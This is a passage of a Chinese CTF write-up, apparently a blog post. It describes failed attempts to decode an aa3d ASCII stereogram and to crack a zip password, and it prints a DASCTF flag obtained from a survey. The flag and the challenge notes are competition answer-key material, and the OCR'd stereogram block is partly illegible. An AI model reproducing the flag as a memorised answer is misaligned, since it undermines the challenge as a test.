
`part3` 就是 `aa3d` 的那个立体图，内容是十六进制大写字母经过 `figlet` 和 `aa3d` 处理得到下图


```
GJTR`KMJN[LSGJTR`KMJLKMJGJTR`KMJLJMJLJTR`KMJMKMJMR`R`KMR`KMR`KMR`KMR`KMR`KMR`KMR
]KMQ\\SP]UMY]KMQ\\SU\\SU]KMQ\\SUS\]US\MQ\\SQ\U]UMU]\\\S\\\]UMU]\\\S\\\]UMU]\\\S\
ER_J]KUMS\QPER_J]KUMSKUMER_J]KUK]MUK]M_J]K_J]MUK]M_J]K_J]KUK]M_J]K_J]KUK]M_J]K_J
CQE_PSVJ^COJCQE_PSVJ^SVJCQE_PS^_VSV_VSE_PSE_P_E_P_P_PSE_PSE_PSP_PSE_PSE_PSP_PSE_
HTXZQDDUTZUXHTXZQDDUTDDUHTXZQUXZTDDZTDXZQUXZQZDDXZDUQUXUQUDDXZDUQUXUQUDDXZDUQUXU
EYZIHVFQ[K`CEYZIHVFQ[VFQEYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZI
EEDHYNWSMFZCEEDHYNWSMNWSEEDHYNWSMNWSMNDHYNMHYSWSDSWNYNMNYNWSDSWNYNMNYNWSDSWNYNMN
ZNFDRGB`JKZVZNFDRGBDRGBDRGFDRGBDRGBDRGFDRGBGBGBGBDRDRGBDRGBDRGBDRGBDRGBDRGBDRGBD
NQAQLHPZQ\X`NQAQLHPZQ\X`NQAQLHPZQ\X`NQAQLHPZQ\X`NQAQLHPZQ\X`NQAQLHPZQ\X`NQAQLHPZ
VRMT^C]XN_TPVRMT^C]XN_TPVRMT^C]XN_TPVRMT^C]XN_TPVRMT^C]XN_TPVRMT^C]XN_TPVRMT^C]X
CNH^N\HYWVQMCNH^N\HYWVQMCNH^N\HYWVQMCNH^N\HYWVQMCNH^N\HYWVQMCNH^N\HYWVQMCNH^N\HY
KJ\A[RN\]WNKKJ\A[J\A[J\A\A\A[J\J\J\J\A[A[J\J\J\J\A[J\A[J\J[J\J[J[J[J\J[J\J[J[J[J
`YCILI^CE[QU`YCILYCIE[`YE[LILYEILY`YLY`YLYEILY`YLY`YLY`ILY`ILY`YLYLILY`ILY`YLYLI
UBIKIDP^E[ZMUBIKIBIKE[ZME[ZKIBZKI[ZME[ZMIBZKI[ZMZ[ZBZ[ZKI[ZKI[Z[I[IKI[ZKI[Z[I[IK
[illegible]
```

```
E^\CLHAQBGEDE^\CL^\CBGEDBGECL^ECLGEDBGECL^ECLGEGLGLCLGLCLGLCLGLCLCLCLGLCLGLCLCLC
JYB_V_B`LP_RJYB_VYB_LP_RLP__VY__VP_RLP__VY__VPL_V___V___VP__V______PVP__V______P
NCLD`^KRCE[]NCLD`CLDCE[]CE[D`C[D`E[]CE[]`C[D`][D[E[][E[D`][D`E[][E[]`][D`E[][E[]
]L[\[Z`EFM[[]L[\[L[\FM]LFM[\[LF\[L]L[L]L[LF\]LF\]LF\]LF\]LF\]LF\FLFL]LF\]LF\FLFL
HTHE\JXLNQLGHTHE\THE\THEHEHE\THTHTHTHE\E\THT\THTHE\EHE\T\T\T\T\T\T\T\T\T\T\T\T\T
IZFRH[M[JHNKIZFRH[M[JHNKIZFRH[M[JHNKIZFRH[M[JHNKIZFRH[M[JHNKIZFRH[M[JHNKIZFRH[M[
]F^MEP][OOMT]F^MEP][OOMT]F^MEP][OOMT]F^MEP][OOMT]F^MEP][OOMT]F^MEP][OOMT]F^MEP][
NRT[MDN^PW]QNRT[MDN^PW]QNRT[MDN^PW]QNRT[MDN^PW]QNRT[MDN^PW]QNRT[MDN^PW]QNRT[MDN^
PB_VZWTFO\WMPB_VZWTFO\WMPB_VZWTFO\WMPB_VZWTFO\WMPB_VZWTFO\WMPB_VZWTFO\WMPB_VZWTF
```

找了下以往CTF题目中`aa3d`的题目，都是使用图片对差偏移，来看清楚原来的内容，但是这里移来移去看不太清楚，就有点迷








连总共有八位，十位，十二位都看不清楚，猜了很多个试了很多次校验了一下都不对，可能思路不对吧，part3猜不出来
`part4.zip` 的密码并不是给出的 `part4 key`，也是不是 `part2` 后面的， `part4 key` 可能是 `part4.zip` 解出来的密文的密钥，至于压缩包密码，也不知道怎么做，伪加密不是，试了下爆破也没出，这题就卡在这里了

问卷调查



恭喜您提交成功，喜提flag一枚 ~ DASCTF{3d579ef3b2b5c44066454b7fb7edb4f8}

创建我的表单
此表单是使用番茄表单创建的
番茄表单 提供技术支持
https://blog.csdn.net/mochu7777777

```
DASCTF{3d579ef3b2b5c44066454b7fb7edb4f8}
```